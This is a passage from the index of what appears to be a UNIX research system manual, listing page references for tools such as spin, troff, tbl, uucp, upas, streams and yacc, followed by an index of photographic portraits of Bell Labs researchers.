CONTINUE, 302
curly braces, 299-300
data structure, 304, 307-308
Data Types, Declarations, and Scope, 300
DATATYPE, 301
deferred evaluation, 302
DEFINE, 298
DETACH, 304
do, 299-300, 302
double quotes, 299
dynamic typing, 297
END, 302
ENDFILE, 304
Expression Evaluation, Success, and Failure, 300
EXPRESSION, 302
FAIL, 305-306
FENCE, 305-306, 308
File Inclusion, 299
for, 299, 302
freturn, 302, 307
go to, 298, 302
identifier, 298-299, 306
if, 299-300, 302, 306
include, 299-300
initial value, 300-301, 306
INPUT, 303-304, 306-308
Input-Output, 303
label, 298-299, 302
Language Description, 299
LEN, 305
Lexical Conventions, 299
local variables, 297, 303
Motivation, 299
NOTANY, 305
nreturn, 302
null string, 298, 300-303, 305, 307
OUTPUT, 303-304, 306
pattern match operator, 301
Pattern Matching, 300-302, 304-305
pattern, 297-298, 301-302, 304-306, 308
POS, 305
pre-defined variable, 305-306
predicate function, 298
Procedures, 297, 300, 303, 305-306
program execution, 302, 304
REM, 305-306
return, 298-299, 302-303, 307-308
RPOS, 305
RTAB, 305-306
SET, 303
SPAN, 306, 308
statement failure, 298
Statement Separation, 299
Statements, 297-300, 302, 306
SUCCEED, 305-306
System Variable, 302, 304, 306
TAB, 299, 306
TABLE, 298-301, 303, 306-308
TERMINAL, 303, 308
Topological Sorting, 306
Unary Operators, 301
What's nice about SNOBOL4, 297
What's not nice about SNOBOL4, 298
while, 299-300, 302, 306

socket, *ipc*, 525-526
sorting, *anim*, 451-475
special character inode, *fsck*, 583, 587
special file, *ipc*, 525-526
security, 546-547
setup, 497-500
Spin — A Protocol Analyzer, *spin*, 429-450

spin, 429-450
!, 432
−a, 437-438, 440, 446-449
−c, 441, 449
−g, 438
−l, 437-438, 441
−m, 438, 441
−n, 438-439
−p, 438
−q, 438, 444
−r, 438
−s, 438
−t, 439-440, 447
−w, 441-442
?, 432
Analyzer, 437-442, 445
Array Variables, 430
assert, 436-437, 439, 444
assertion violation, 439-441, 446-449

Assertions, 436, 446, 449
asynchronous communication, 433, 445
Atomic Sequence, 431-434, 444
Bit State Space Analysis, 441
Bit State Space, 429, 438, 440-442
`block`, 437, 444
`break`, 434, 436-437, 444
buffer size, 433
Building A Validation Suite, 446
C preprocessor, 445
C program, 429, 434, 438
Case Selection, 434, 444
`chan`, 430, 432-439, 442-445, 448
channel names, 432
channel, 429-436, 438-441, 443-445, 449
Comments, 442
composite condition, 433
Constants, 442
Control Flow, 434, 440-441
curly braces, 430, 432, 443
Data Types, 430-431, 443, 445
deadlocks, 429, 436-437, 441
Declarations, 430-431, 442-443, 445
Digging Deeper, 439, 449
`do`, 435, 444
End-State Labels, 436
error sequence, 439-440
error trail, 439, 447, 449-450
Executability, 429, 432, 443, 445
Exhaustive Search, 440-441
exhaustive validation, 429, 438
Expressions, 442-445
Full State Space, 440-442
global variables, 429, 431, 438, 443
`goto`, 435, 437, 444
greatest common divisor, 435
guard, 434, 436-437, 445
`halt`, 437, 444
hash collision, 440-441
hash factor, 438, 442
hash table, 441
Identifiers, 442-443
`if`, 444
`init`, 431, 435
Keywords, 442, 444
Lexical Conventions, 442
local variables, 430, 432, 438-439, 443, 449
Macros and Include File, 445
Message Channels, 429, 432-433, 436, 443
Message Passing, 432, 445
Message Type Definitions, 437
message type, 432, 437-439, 443
Modeling Procedures and Recursion, 436
non-progress loops, 437, 441, 449
Options, 434-435, 438-441, 444
`pan.trail`, 439-440, 442, 447, 449
process declaration, 430, 443
Process Instantiation, 430, 432, 443
Process Type, 430-431, 435-436
Processes, 443
`proctype`, 430-431, 443
Progress-State Labels, 437
PROMELA Reference Manual, 442
PROMELA, 429
propositional temporal logic, 449
Pseudo Statements, 437
random simulation, 429, 438-439
Receive, 444
Rendez-Vous Communication, 433-435
Repetition and Break, 444
Repetition, 434, 443-444
`run`, 431, 437-438
run-time error, 432, 444
search depth, 441
Selection, 434, 443-445
Send, 444
side-effects, 429, 433, 445
Simulator, 439-440
`skip`, 431, 435-437, 444
Spin, 438
state space, 429, 438, 440-442
statement separator, 430, 442
Statements, 443
symbolic names, 442-443
synchronous communication, 429, 433, 445
system state space, 429, 438, 440-441, 449
test and set problem, 432
Timeout, 436-437, 442-445, 448
unary operator, 431, 437, 443
Unconditional Jumps, 434-435
unexecutable code, 429
unreachable state, 441
Variables, 443

spline, *cip*, 175, 178-184
ideal, 83-84, 90, 93, 105
spline control points, *dag*, 153, 156-157
`spool` Files, *lp*, 606
`stat`, *backup*, 595-596
`stat` directory, *lp*, 603-608
`stderr`, *grap*, 127, 141, 145
sticky points, *cip*, 180-182, 185
Stills Language, *anim*, 461
stream, *ipc*, 523-530
Stream Input-Output System, *streams*, 503-511

streams, 503-511
Blit terminal, 508-510
character device, 503, 507
`close`, 508
Connection with the Rest of the System, 507
control blocks, 504, 506, 508
control messages, 505-506, 508
data blocks, 504-505, 508-509
data messages, 505, 508
Datakit, 505
device driver, 503-504, 507-509
Evaluation, 508
Flow Control, 503-504, 506, 510
`init`, 508
Interprocess Communication, 508
`ioctl`, 506, 508, 510
kill processing, 507
line disciplines, 503, 509
Message blocks, 504-505
message module, 508
Messages, 503-508, 510
Overview, 503
pseudo-terminal, 508
`PT` files, 508, 510
put procedure, 504, 506-507, 509
Queue Mechanisms and Interfaces, 506
queue module, 504, 507
Queues, 504, 506, 509
`read`, 504, 508, 510
remote file transfer, 505
remote program, 510
Scheduling, 504, 506-507, 510
server routines, 510
service procedure, 504, 506-507, 509
stream device, 504, 507
stream I/O, 506, 508, 510
stream modules, 509
stream processing modules, 504, 507
terminal device, 504-506
terminal input, 504, 506-507, 509
terminal module, 507-508
terminal processing module, 505-507, 509
top-level routines, 504, 508
user process, 504, 508
user program, 503, 505, 510
virtual terminal, 508
`write`, 504-505, 508-510

streams mechanism, *music*, 478
Structural Regular Expressions, *sam*, 405, 420
`su`, *security*, 549, 552-554
SUID Programs, *security*, 547-548
`sulog`, *security*, 552-553
Super-Block, *fsck*, 581-583, 585, 591-592
super-user privileges, *security*, 547, 549, 552, 554
`svcmgr`, *setup*, 499-500
`sweep`, *backup*, 593-594, 596, 598
symbolic link, *backup*, 594-595, 601
`sync`, *fsck*, 581-582
synchronous communication, *spin*, 429, 433, 445
syntax analyzer, *yacc*, 347-374
Synthesizer control, *music*, 478
system administrator, *security*, 545, 548-549, 551-554
system files, *setup*, 498-499
system name, *backup*, 595-596, 599-600
uucp, 571, 573, 575, 577, 579
System Security, *security*, 543-555
System Status Messages, *uucp*, 579
tables, *monk*, 239, 243, 249-250
ms, 7, 11-12, 17, 20
tbl, 35-51
Tbl — A Program to Format Tables, *tbl*, 35-51

tbl, 35-51
`-ms`, 40
`.T#`, 40
`.T&`, 36, 39-41, 43, 46-47
`.TE`, 35-50
`.TH`, 49-50
`.TS H`, 40
`.TS`, 35-51
`\&`, 37, 39
Additional Command Lines, 39
`allbox`, 36, 38, 41, 44
alphabetic subcolumn, 36-37
Alternative notation, 38
block of text, 39
`box`, 35-36, 40-43, 45, 47, 49-50
boxed table, 36, 40
`center`, 35-37, 47-48, 51
centered column entry, 36
column key-letters, 37, 39
column separation value, 38
Column width indication, 38
decimal point, 35-36
Default, 36-39
`delim`, 36
`doublebox`, 36, 44

eqn delimiters, 40
eqn, 34
eqn, 35-36, 40
Equal width columns, 38
expand, 36-37, 47-48
Font changes, 37-38
format section, 36-39
formatting information, 36
Full width horizontal lines, 38
global options, 36, 40
Horizontal line, 37
Input commands, 36
left-adjusted column entry, 36
linesize, 36
List of Tbl Command Characters and Words, 51
monk, 249-250, 254, 257
ms, 11, 13, 17, 20
multi-page table, 39-40
non-printing character string, 37
number register, 39-40
numerical column entry, 36, 38
numerical data, 37
Options, 36, 40
point size, 38-39
Repeated characters, 39
right-adjusted column entry, 36
Short horizontal lines, 39
Single column horizontal lines, 39
size changes, 39
Space between columns, 37, 40
spanned heading, 36, 38
Staggered columns, 38
tab, 36
Text block, 38-39
Troff commands within tables, 38
troff, 35-36, 38-40
trofftut, 223, 227
T{, 39, 44, 49-50
T}, 39, 44, 49-50
Usage, 36, 40
Vertical line, 35, 37-39
Vertical spacing changes, 38
Vertical spanning, 37
Vertically spanned items, 37, 39
Warning, 37, 39-40
width value, 38
Zero-width item, 38

TCP, *netb*, 513-514
uucp, 563, 566, 568, 577-578
TCP/IP, *backup*, 597, 599-600
ipc, 528-530
setup, 500-501
tcpmgr, *setup*, 499-500
tektronix graphics, *lp*, 606
terminal device, *streams*, 504-506
terminal input, *streams*, 504, 506-507, 509
terminal process, *anim*, 460
terminal processing, *ipc*, 523, 529
Text Editor Sam, *sam*, 399-421
text processing, *troffref*, 187-221
text-formatting program, *monk*, 239-258
trofftut, 223-238
thinkblt, *music*, 478
time stamp, *mk*, 270, 272, 274-275, 278
Timeout, *spin*, 436-437, 442-445, 448
Topological Sorting, *snocone*, 306
tpic, *latex*, 265-266
transitive closure, *mk*, 269, 277-279
transmitter queue, *music*, 478
Trees, *anim*, 463, 465-468
troff, *anim*, 451, 456, 458, 461-462
cip, 175
dag, 147, 151
eqn, 25-26, 29-30, 34
grap, 109-110, 136, 140-141, 145
ideal, 79, 84, 93, 104-105
latex, 260, 264-265
lp, 603, 606
ms, 7, 12-13, 20
pic, 53-54, 69, 73-74, 77
pm, 21, 23
prefer, 163, 169-170
tbl, 35-36, 38-40
Troff Tutorial, *trofftut*, 223-238
Troff User's Manual, *troffref*, 187-221

troffref, 187-221
/usr/lib/font, 189, 214-215
/usr/lib/tmac, 189
absolute position, 195, 217
Arguments, 189, 194, 196, 201-203, 205, 210-211
auto-increment, 191, 204, 212
automatic hyphenation, 209
Background to the Second Edition, 187
Baseline spacing, 190, 200, 208, 217-219
basic units, 194-195, 197, 207
blank line, 199-200, 206, 209, 211
bottom margin, 198, 217-219
Bracket, 187, 191, 193, 207
Character set, 196, 205
character size, 197, 200, 211
character widths, 187, 195, 215
comments, 201, 206, 213, 215
concealed newlines, 201, 206
Conditional Acceptance of Input, 192, 210
conditional input, 187, 193, 217
control character, 190-191, 195, 199, 205-206
copy mode, 193, 201-202, 205-206, 212
current diversion level, 190, 198, 202
current diversion, 194, 198, 202
current escape character, 193, 205
current font, 190, 193-194, 196-197, 206, 213
current indent, 194, 198, 201
current line length, 194, 199, 201
current page, 190, 194, 198-199, 209, 211, 219
current point size, 194, 196-197
current vertical place, 190, 194-195, 198, 202
default scaling, 195-196, 209
Device and Font Description Files, 192, 214
Device description file, 196, 214
device resolution, 195
diversion trap, 191, 198, 202-203
Diversions, 202-203
embolden, 189-190, 194, 197, 202, 207
Environment Switching, 192, 206, 211, 217
escape character, 191, 205
escape mechanism, 205
Escape Sequences for Characters, Indicators, and Functions, 193
Extra line-space, 193-194, 200
extra vertical space, 200
field delimiter, 191, 205
field length, 205
fill mode, 194, 199, 201, 213, 217, 219
Filling and adjusting, 198
Font and Character Size Control, 190, 196
font change, 197, 206-207, 214
Font description file, 215-216
font name, 196, 198, 215
font position, 198, 206, 214
footer macros, 209, 217
footer trap, 217, 219-220
Footnotes, 187, 217, 219-220
Graphics, 187, 189, 191, 193, 207-208, 213
horizontal motion, 193, 204, 206-208, 214
Hyphenation, 191, 193, 199, 209
Input and Output Conventions and Character, 191, 205
input line, 191-192, 198-200, 202, 205-207, 211-212
input text, 190, 193, 198-199, 206, 219
input-line-count trap, 202-203
Input/Output File Switching, 192, 211
Insertions from the Standard Input, 192, 211
internal storage space, 203-204
Interrupted text, 199
Last Page, 220
leader character, 204
ligature mode, 191, 206
line adjustment, 199
Line Length and Indenting, 191, 201
line length, 191, 196, 198, 201, 209-210, 219
line number, 194, 209-210, 212
Line-drawing, 187, 191, 206-207
Local Horizontal and Vertical Motions, 191, 207
Macros, Strings, Diversion, and Position Traps, 191, 201
Miscellaneous, 192, 196, 212
Multiple Column Output, 187, 218
no-break control character, 191, 217
No-space mode, 190, 200, 202, 217, 219
nofill mode, 194, 199, 212, 219
Notation, 190, 196
number register format, 204
Number Register, 187, 189, 191, 193-196, 199, 201-204, 207-208, 210-212, 217
numerical expressions, 196
numerical font position, 196
numerical input, 195-196, 203
Numerical parameter input, 195
options, 187, 189
Output and Error Messages, 192, 212
output device, 187, 189, 195-197, 199, 213-215, 218
Output Language, 187, 192, 213
Output Line Numbering, 191, 209
output line, 190, 193-194, 198-201, 209-210, 212-213, 217
output text line, 198, 200-201, 209
Output translation, 199, 206
Overstrike, 191, 193, 207
padding indicator, 205
Page control, 190, 198
page length, 190, 198, 202
Page Margins, 217
page number, 189-191, 198, 200, 209, 211, 217-218
page offset, 190, 198, 201, 203, 209
page trap, 202
Paragraphs and Headings, 218

partial line, 199, 218, 220
partial word, 199, 220
point size, 190, 197, 200, 213, 215-216
PostScript, 189, 214-216
Predefined Number Registers, 194
Predefined Read-Only Number Registers, 194
pseudo-page transition, 198, 217
read-only registers, 203-204
right margin, 199, 209, 212
space-character size, 190, 197
Special Character Names, 221
Special font, 190, 196-198, 207, 215
standard error, 192, 212-213
standard input, 189, 211
standard output, 189, 211, 213
tab stop, 204-205
Tabs, Leaders, and Fields, 191, 204
temporary indent, 191, 201, 218
Text Filling, Adjusting, and Centering, 190, 198
Three-Part Titles, 191, 201, 209
Translations, 191, 205
Transparent output, 206
Transparent throughput, 206
trap position, 198, 200, 202-203, 217
underline font, 191, 206
Usage, 187, 189, 218
vertical place, 190, 195, 198, 208
vertical size, 194, 202, 219
vertical space, 190, 198, 200, 209
Vertical Spacing, 190, 200, 208, 217
Width Function, 191, 204, 207
Zero-width Function, 191, 207

trofftut, 223-238
−mm, 223
−mpm, 223
−ms, 223, 231
arithmetic, 223, 231-233
backslash, 224, 226, 229, 232-233
bottom margin, 231, 235
Character Set, 223, 236
comment, 230, 235
Conditionals, 223, 233
current page number, 231
current page, 234-235
current point size, 227-228
default scale factor, 228
default units, 232
Diversions, 223, 234-235
double quotes, 226, 233
Environments, 223, 234
eqn, 223, 226-228
Fonts and Special Characters, 223, 225
greek, 225-226, 236
horizontal motion, 228, 233
in-line command, 224-225, 228
Indents and Line Lengths, 223, 226
laser printers, 223, 225
left margin, 226
line spacing, 225, 232
Local Motions: Drawing lines and characters, 223, 227
machine units, 225, 228, 232
macro call, 230, 232-233
macro definition, 230, 232
Macros with arguments, 223, 232
Macros, 223, 229
mathematical symbols, 223, 225
number register, 231-233, 235
Number Registers and Arithmetic, 223, 231
page offset, 226
point size, 224-225, 227, 231-233
Point Sizes, Line Spacing, 223-224
PostScript, 225
relational operators, 232
relative size changes, 224
scale indicator, 232
Some Common Fonts, 237
special characters, 223-227
special-font characters, 236
Strings, 223, 229, 231, 233-234
tab replacement character, 227
tab stops, 227, 234
Tabs, 223, 227
tbl, 223, 227
temporary indent, 226, 229
Titles, Pages and Numbering, 223, 230
typesetter, 223, 225
unfilled text, 227, 230
unpaddable white space, 228
vertical motion, 228
vertical position, 228, 230-231
vertical space, 225, 230

Trojan Horses, *security*, 548, 554
trusted domain, *authmgr*, 531, 533-534, 536, 541
ttyname, *setup*, 499
ttys, *setup*, 499
two-column text, *pm*, 21-24
typeset, *ideal*, 79-107
pic, 53-77
typesetter, *troffref*, 187-221
trofftut, 223, 225
typesetter graphics, *grap*, 142
typesetting, *latex*, 259-267
monk, 239-258
ms, 7-20
pm, 21-24
prefer, 163-174
tbl, 35-51
troffref, 187-221
Typesetting Mathematics — User's Guide, *eqn*, 25-34
Typing Documents on the UNIX System, *ms*, 7-20
Typing Documents on the UNIX System: Using Monk, *monk*, 239-258
udpconfig, *setup*, 500
umask, *security*, 547
umount, *setup*, 498
unreferenced files, *fsck*, 590
untrusted domain, *authmgr*, 531, 533-534, 536, 538-539, 541
Upas — a Simpler Approach to Network Mail, *upas*, 557-562

upas, 557-562
/etc/passwd, 560
/usr/lib/upas/names, 561
/usr/lib/upas/rewrite, 559
/usr/lib/upas/route, 560
>>, 559-560
? operator, 559
|, 559
address-list, 559-560
alias, 559-561
Comparison With Sendmail, 561
Concealing Machine Names, 561
config directory, 561
destination address, 557-560
ed, 559
egrep, 559
Installation, 561
Loop Detection, 561
mail interface, 557
mail system, 557, 559, 561-562
mailing list, 560-561
make, 561
Message Format Conversion, 560
Message Routing, 559
network mailer, 557-558
network-specific mailer, 557, 559, 561-562
parsing rule, 558
pattern match, 559, 562
rewrite commands, 559-560
RFC822, 560-561
sendmail, 561
setup, 499-500
SMTP, 560-562
structure of Upas, 559
translate, 559-561
User Control, 561
user name, 558, 560
uucp, 558, 560, 562

user id, *ipc*, 528-529
netb, 513-514
user interface, *pi*, 335-336
user name, *upas*, 558, 560
Using the −ms and −mcs Macros with Troff, *ms*, 7-20
Uucp Administration, *uucp*, 563-580

uucp, 563-580
/dev directory, 565
/etc directory, 572
/etc/gettydefs, 565
/etc/inittab, 564-565
/etc/passwd, 563-564, 576, 578
/rc, 575
/usr/lbin/rnews, 573
/usr/lib/uucp, 564, 569, 575, 577, 579
/usr/lib/uucp/Devices, 565-566, 569
/usr/lib/uucp/Dialers, 566, 569
/usr/lib/uucp/Permissions, 563, 569
/usr/lib/uucp/Poll, 575
/usr/lib/uucp/Systems, 563, 567, 569
/usr/lib/uucp/uugetty, 565
/usr/local/lp, 573
/usr/news, 572
/usr/spool/locks, 578
/usr/spool/uucp, 574-576, 578-579
/usr/spool/uucppublic, 564, 570, 572, 574
Administration, 563, 575
administrative login, 564
AT&T Transport Layer Interface, 563, 577
Bad ACU and Modems, 576
bad line, 576, 578-579
Basics, 570
Built-in Dialers, 566
CALLBACK, 571-572, 579
Cleanup of the Public Directory, 575
Cleanup of Undeliverable Jobs, 575
Combining MACHINE and LOGNAME Entries, 574

command execution, 563-564, 569, 573, 577
COMMANDS option, 572-574
Compaction of Log Files, 575
cron, 564, 575
cu, 566-567, 569, 576, 578
dangerous commands, 572
Datakit, 563, 566-567, 577
Debugging, 564, 576
default file, 578
default list, 570, 572-574
default path, 573
Default Settings, 574, 576
Devices file, 566-569, 577-579
Dialcodes file, 566-568
Dialers file, 563, 566-567, 569, 579
direct connection, 563, 566, 568
Direct Distance Dialing, 563
Direct line, 565, 567
Error Messages, 578
Extent of the Network, 563
Fatal System Errors, 578
file access, 569, 572, 578
file transfer, 563-565, 578
find command, 575
Hardware, 563
header file, 572, 574, 576
LCK file, 576, 579-580
Local Configuration Options, 576
local user, 570, 572
login ids, 570-571, 574
LOGNAME option, 570-571, 573
lp, 572-573
MACHINE and LOGNAME, 571, 574
MACHINE Entry For Other Systems, 574
MACHINE entry, 570-571, 573-574
machine name, 571, 573-574, 577, 579
mail, 563, 574-575
maxuuscheds File, 574
maxuuxqts File, 574
MYNAME, 571, 573, 577
netnews, 574
NOREAD and NOWRITE, 572
Options, 564, 569-572, 574-576
Out of Space, 575-576
pack, 575
parms.h, 566-568, 572-574, 576
Permissions File Options, 571
Permissions file, 564, 569-571, 573-574, 577, 579
phone number, 563, 566-568, 576, 579
physical line, 564, 570, 574
Polling Other Systems, 575
PUBDIR, 571, 573-574
public directory, 564, 571-572, 574-575
public login, 569-570
queued files, 571-572
queued requests, 571, 575
READ and WRITE, 572
remote execution, 563-564, 572, 574
remote.unknown, 574, 577
REQUEST, 566, 569-575, 578
retry backoff, 577
rmail, 570, 572-574
rnews, 570, 572-574
Rules, 570
security, 545, 550-551, 554
SENDFILES, 570-571, 573-574
Setting Up ACU Devices, 565
setup, 499-500
Shere message, 573
Special Strings, 569
spool directory, 573, 575, 579
Sysfiles — alternate Systems, Devices, Dialers files, 568
Sysfiles, 569
system name, 571, 573, 575, 577, 579
System Programs, 564
System Status Messages, 579
TCP, 563, 566, 568, 577-578
upas, 558, 560, 562
uucheck, 564
uucico, 563-565, 569, 574-576, 578
uucleanup, 564, 575
uucp login, 574, 576
uudemon.admin, 564, 575
uudemon.cleanup, 564, 575
uudemon.hour, 564, 575
uudemon.poll, 564, 575
uugetty, 564-565
uulog, 564, 575
uusched, 564, 574, 578
uustat, 564, 575-577
Uutry, 564, 576
uux, 563-564, 572-573
uuxqt, 563-564, 571-575, 577, 579
VALIDATE, 571-573

uucp file-transfer, *ipc*, 529
uucp login, *uucp*, 574, 576
uudemon.day, *setup*, 500
uugetty, *uucp*, 564-565
uugrep, *setup*, 500
uulog, *uucp*, 564, 575
uusched, *uucp*, 564, 574, 578
uustat, *uucp*, 564, 575-577
uux, *security*, 550
uucp, 563-564, 572-573
vertical justification, *pm*, 21-24
vi, *prefer*, 164
Video Facilities, *raster*, 483
Viewing A Movie, *anim*, 456
virtual memory buffer cache, *fsck*, 587
vismon, *ipc*, 526
widows, *pm*, 21-24
window system, *sam*, 399, 407-408, 416, 418, 420
work station, *raster*, 483-484
WORM disk, *backup*, 593-594, 597
X window system, *anim*, 451, 461, 473
Yacc: A Parser Generator, *yacc*, 347-374

yacc, 347-374
$ sign, 351, 354
$$, 351-352, 354-356, 358, 368, 371, 374
%%, 348, 352, 354-357, 359, 364, 368, 370, 373
%left, 355, 357, 365, 371-372
%nonassoc, 355, 365, 371
%prec, 355, 357, 366
%right, 355, 365, 371
%start, 348-349, 352, 373
%token, 349, 352, 354-355, 357, 359, 364-365, 369, 371-373
%type, 371-373
%union, 371
%{, 351-352, 355, 368, 370-371, 373
%}, 351-352, 355, 368, 370-371, 373
−d option, 370-371
−ly, 350-351
−v option, 359, 363
accept action, 363
action, 347, 351-354, 356, 358, 360, 362-364, 366-368, 371-374
Actions and Attributes, 351
Actions Embedded Within Rules, 358
Ambiguity and Conflicts, 363
ambiguous, 347, 359, 363, 366
arithmetic expressions, 353-354
Associativity and Precedence Declarations, 355
attribute value, 351-353, 356, 358, 369
backslash, 349
bottom-up, 352, 359
C++, 347
C, 347, 349-352, 354-356, 358, 368-370, 373
comment, 349, 372
Communicating Context to the Lexical Analyzer, 370
current lookahead, 360, 363, 367
current state, 362-363
default disambiguating rules, 363, 366
Depth-first, 357
disambiguating rule, 363-365
else-if, 366
embedded action, 358
Environment, 368-369
error action, 363, 368
Error Handling, 367, 370
error message, 367, 369
error recovery, 363, 367-369, 372
error state, 367-368
error symbol, 368
escape character, 348-349
Evaluation And Translation Of Expressions, 353
Execution Order for Actions, 357
expression, 347, 353-357, 364, 366, 370
grammar symbols, 348-349, 360
Grammars for Expressions, 354
Grammars in Yacc Specifications, 348
Grammars, Reviewed, 347
How The Parser Works, 359
if-else production, 366-367
input token, 359-360, 363, 367-368
left associative, 354, 356, 366
left side, 349, 351-353, 358-360, 362-363
lex, 347, 369
lex, 375-376, 379, 382-383, 386
Lexical Tie-Ins, 369
literal, 349, 366, 370, 372-373
lookahead pointer, 360, 362
lookahead symbol, 359, 364, 366
lookahead token, 362-363, 368-369
lower precedence, 354-357
mk, 271-273, 276, 278, 280-281
music, 477, 480
nonterminal, 348-350, 353-354, 356, 358, 361, 363, 366, 371
operator, 353-357
parse tree, 348, 354, 357, 359, 363
Parser States, 360-361
Parsing Actions, 360, 362
parsing conflicts, 359, 365
postfix notation, 354, 364
precedence declarations, 355-357, 365-366
precedence, 353-355, 357, 364-366
productions, 348-351, 353-355, 361, 363-364, 366-368, 370
Program Organization, 368
pseudo-variable, 351

rc, 295
reduce action, 359-360, 362-363
reduce/reduce conflict, 363, 366
right associative, 354-356, 364, 366
right side, 349, 351-352, 357, 359-368
Shift a Dangling Else, 366
shift action, 359-360, 363, 366
Shift or To Reduce, 363
Shift-Reduce Parsing, 359-360
shift/reduce conflict, 363-364, 366
side effects, 353, 357
simple-if production, 366-367
simple-if, 366-367
specification, 347-353, 355, 357, 363, 366, 368-369, 372
stack, 360, 362-367, 371
start symbol, 348-349
starting state, 361-362
Style for Specifications, 353
Support for Arbitrary Attribute Types, 371
symbols, 348-349, 351, 357, 360-361, 363
syntax error, 351, 367
syntax, 347-348, 350, 371-372
terminal, 348
token names, 353, 370
token number, 369-370
tokens, 348-351, 354-355, 357, 359, 361, 365-369, 371
union member name, 371
union type, 371
user-supplied function, 369
Using Yacc, 350
`y.output`, 359, 362-366
`y.tab.c`, 350, 368-369
`y.tab.h`, 370-371
`yychar`, 369
`yyclearin`, 368
`yydebug`, 369
`yyerrok`, 368
`yyerror`, 351, 369
`yylex`, 348, 350-352, 356, 363, 368-370
`yylval`, 351-352, 356, 369, 371
`yyparse`, 350-351, 369
`YYSTYPE`, 351-352, 355, 368-369, 371
`yyval`, 371

Yamaha DX7, *music*, 477-479, 481
Yamaha FB01, *music*, 477
Yamaha SPX90, *music*, 477
Yamaha TX816, *music*, 477-479

Pico Portraits

Cherry, Lorinda, 388
Duff, Tom, 482
Glick, Paul, 602
Grampp, Fred, 542
Holzmann, Gerard, 422
Hume, Andrew, vi, 324
Kernighan, Brian, 52
Locanthi, Bart, 108
Marshall, Bill, 344
McIlroy, Doug, 222
McKie, Jim, 494
McMahon, Lee, i
Montgomery, Kam, 78
Paone, Judy, 4
Pike, Rob, 398
Presotto, Dave, 556
Ritchie, Dennis, ii, 502
Sitar, Ed, 324
Thompson, Ken, ii, 476
Trickey, Howard, 282
Weinberger, Peter, 310
Wilson, Norman, 512